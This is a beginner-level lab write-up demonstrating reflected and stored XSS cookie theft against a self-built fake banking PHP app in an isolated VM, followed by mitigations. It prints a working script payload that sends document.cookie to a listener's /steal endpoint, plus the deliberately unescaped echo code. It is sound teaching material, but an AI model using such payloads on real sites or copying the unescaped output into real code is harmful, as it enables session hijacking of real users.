Cross-Site Scripting (XSS) Lab Demonstration

Reflected and Stored Cookie Theft in a Simulated Banking Application

Prepared for: Live security awareness demo (beginner audience)

Environment: Isolated local lab (Kali Linux VM, self-hosted vulnerable PHP application)

Scope: Self-owned lab only. No real application, network, or third party was targeted.

---

1. Objective

This write-up documents a hands-on demonstration of Cross-Site Scripting (XSS) and session-cookie theft, built for the purpose of teaching beginners how the vulnerability works end-to-end: from the root cause in server-side code, to exploitation, to the attacker receiving stolen data. The lab uses a deliberately vulnerable, self-built "fake bank" web application and a simple attacker-controlled listener, both running locally inside an isolated Kali Linux virtual machine. No real banking application, real user, or external system was involved at any stage.

2. Why XSS Matters

Cross-Site Scripting is consistently listed in the OWASP Top 10 because it breaks one of the browser's core security guarantees: that a website can only access its own data. When an application fails to sanitize user input before displaying it back on a page, an attacker can smuggle in JavaScript that executes as though it were written by the site itself. Once that happens, the script can read anything the legitimate page could read including the session cookie that proves a user is logged in.

3. Lab Architecture

The lab consists of two independent components running on the same Kali VM, communicating only over localhost:

- bank.php — a deliberately vulnerable PHP application simulating an online banking portal. It contains a reflected XSS flaw in its transaction search feature and a stored XSS flaw in its "Contact Support" feature.
- evil_server.py — a minimal Python HTTP server acting as the attacker's collection point. It listens for incoming requests and logs any cookie value it receives.

Both files were originally drafted on a Windows host machine and transferred into the Kali VM for execution, since the lab needed a real PHP runtime and a real listening socket not something a static file can provide on its own.

4. Setting Up the Environment

4.1 Transferring the files into Kali

Clipboard sharing between the Windows host and the Kali VM was not functioning (VMware's Guest Isolation options were greyed out, indicating VMware Tools was not fully active in the guest). As a workaround, the files were served from the Windows host using Python's built-in HTTP server and pulled into Kali with wget:

```
# On Windows host, inside the folder with the files:
python -m http.server 8000

# On Kali VM:
cd ~/xss-lab
wget http://<WINDOWS_HOST_IP>:8000/bank.php
wget http://<WINDOWS_HOST_IP>:8000/evil_server.py
```




Figure 1 — Windows host serving the lab files over HTTP (python -m http.server 8000) while Kali's wget requests for bank.php and evil_server.py are logged as successful (200 OK).




Figure 2 — Inside the Kali VM: wget pulling both files into ~/xss-lab, confirming bank.php (3.7K) and evil_server.py (2.3K) were saved successfully.

4.2 Resolving a port conflict

When first starting the PHP built-in server on port 8080, it failed with "Address already in use." Rather than guessing, the listening process was identified directly:

```
sudo ss -tulpn | grep 8080
tcp  LISTEN  0  50  [::ffff:127.0.0.1]:8080  *:*  users:(("java",pid=2455,fd=37))
```

Port 8080 was already held by an unrelated Java process (consistent with another security tool, such as Burp Suite, already running on the VM). Rather than killing a process that might be needed elsewhere, the bank application was simply started on an alternate port, 8081:

```
php -S 127.0.0.1:8081 bank.php
```




Figure 3 — Diagnosing the port conflict with ss -tulpn (Java process on 8080) and successfully starting the PHP server on 127.0.0.1:8081 instead.

5. The Vulnerability: Why bank.php Is Exploitable

Both flaws in the lab stem from the same root cause: user-supplied input is written directly into the HTML response without encoding. The difference between them is where that input comes from and how long it persists.

5.1 Reflected XSS — the search feature

The search feature takes the 'q' parameter from the URL and echoes it straight back into the page:

```
echo $query;   // no htmlspecialchars() — raw, unescaped output
```

Because the value is taken directly from the current request and never stored anywhere, the payload only exists for the lifetime of that single request/response. This is what makes it 'reflected': the server bounces the attacker's input back at whoever sent the request, with no persistence on the server side.

5.2 Stored XSS — the Contact Support feature

The support form writes whatever is submitted into a file (messages.txt) on the server, and every subsequent page load reads that file back and renders its full contents, again without sanitization:

```
echo $stored_messages;   // persisted payload, rendered for every visitor
```

This is what makes stored XSS more dangerous in practice: the attacker does not need to send a link to a specific person or get them to click anything. Once the payload is saved, it fires automatically for every single visitor who simply loads the page in the normal course of using the application including, in a real-world equivalent, a staff member or administrator reviewing submitted messages.

6. Exploitation Walkthrough

6.1 Confirming the session cookie exists

The application sets a session cookie on first visit (sess_<random hex>), deliberately without the HttpOnly flag, so that JavaScript is able to read it. This mirrors how a real authenticated session cookie behaves on a site that has not applied that specific mitigation. A visible "lab panel" on the page displays the current cookie value so its theft can be verified against what the attacker actually receives.

6.2 Injecting the payload

The following payload was entered into the search box to trigger the reflected flaw:

```
<script>document.location='http://127.0.0.1:9000/steal?c='+document.cookie</script>
```




Figure 4 — The payload entered into FakeBank's "Search transactions" field. The lab panel above the Contact Support section shows the live session cookie (sess_e1568337fdc40644) for comparison against what gets exfiltrated.

The same payload, submitted through the Contact Support form instead, became a stored XSS: it was saved to messages.txt and began firing automatically on every subsequent page load, with no further action required.

6.3 What happens when the payload executes

When the browser renders the page containing the injected <script> tag, it executes the script as though it were legitimate code belonging to bank.php this is the core mechanism of XSS.

Because the script runs in the bank application's own origin, document.cookie correctly returns the bank's session cookie, not an empty value. The script then issues a redirect to the attacker's listener, appending the stolen cookie as a URL parameter:

```
http://127.0.0.1:9000/steal?c=session=sess_e1568337fdc40644
```

6.4 Receiving the stolen cookie

The Python listener (evil_server.py) was running in a separate terminal, bound to port 9000, waiting for exactly this kind of request:




Figure 5 — evil_server.py's terminal output. Each "CAPTURED" entry corresponds to one page load of the stored XSS firing automatically — note the repeated captures over several minutes with no further interaction from the attacker, demonstrating stored XSS persistence.

The browser itself, meanwhile, simply lands on the attacker's /steal endpoint and receives a plain "ok" response confirming the redirect completed and the cookie was transmitted:




Figure 6 — The victim browser's address bar after the redirect fires, showing the full exfiltration URL with the stolen cookie value, and the server's "ok" acknowledgement.

7. Why the Stored Payload Kept Firing

A notable observation during the demo was that the stored XSS continued to re-trigger on every page reload, long after the original submission. This is expected behavior and mirrors real-world incidents exactly: the payload is not a one-time event, it is data sitting in storage (in this lab, a flat file; in a real application, typically a database row) that gets re-rendered, and therefore re-executed, every time the page is loaded. The only way to stop it is to remove the malicious content from storage — in this lab, by clearing messages.txt:

```
> messages.txt   # or: rm messages.txt
```

This is precisely why stored XSS triggers a different, more serious incident-response process in real organizations than reflected XSS does: reflected XSS is scoped to whoever clicked one specific crafted link, whereas stored XSS requires asking who viewed the affected page while the payload was live, since every one of them was potentially exposed.

8. Underlying Logic Summary

Stage	Reflected XSS	Stored XSS
Payload location	Inside the URL/request only	Saved server-side (messages.txt)
Trigger condition	Victim must click a crafted link	Any visit to the affected page
Persistence	One-time, per request	Permanent until removed from storage
Delivery requirement	Social engineering (phishing link)	None — attacker just waits

9. Real-World Mitigations

- Output encoding — escape all user-controlled data before rendering (e.g. PHP's htmlspecialchars(), or an auto-escaping template engine).
- HttpOnly cookie flag — prevents JavaScript from reading the session cookie at all, even if an XSS payload executes.
- Content-Security-Policy (CSP) — restricts which scripts can run and where a page can navigate to, blocking the exfiltration redirect even if a payload is reflected.
- Input validation — reject or strip disallowed characters/tags server-side, in addition to (not instead of) output encoding.
- Re-authentication for sensitive actions — ensures a stolen session cookie alone cannot authorize high-value actions such as a funds transfer.
- Session binding — tying a session to the originating IP/device fingerprint so a replayed cookie from a different machine is rejected.

10. Conclusion

This lab isolated both major forms of XSS in a single application to show how the same root cause rendering untrusted input without encoding produces two very different risk profiles depending on whether the input is reflected immediately or persisted in storage. The demonstration also surfaced two practical realities beyond the pure mechanics: first, that real environments (port conflicts, VM clipboard settings, host-to-guest file transfer) introduce friction that a slide deck alone doesn't convey; and second, that stored XSS's danger comes from its persistence and its indifference to who the next visitor is, not from any additional technical sophistication in the payload itself.

All testing was conducted entirely within a self-contained, isolated virtual lab environment against a purpose-built vulnerable application. No production system, third-party service, or real user was involved.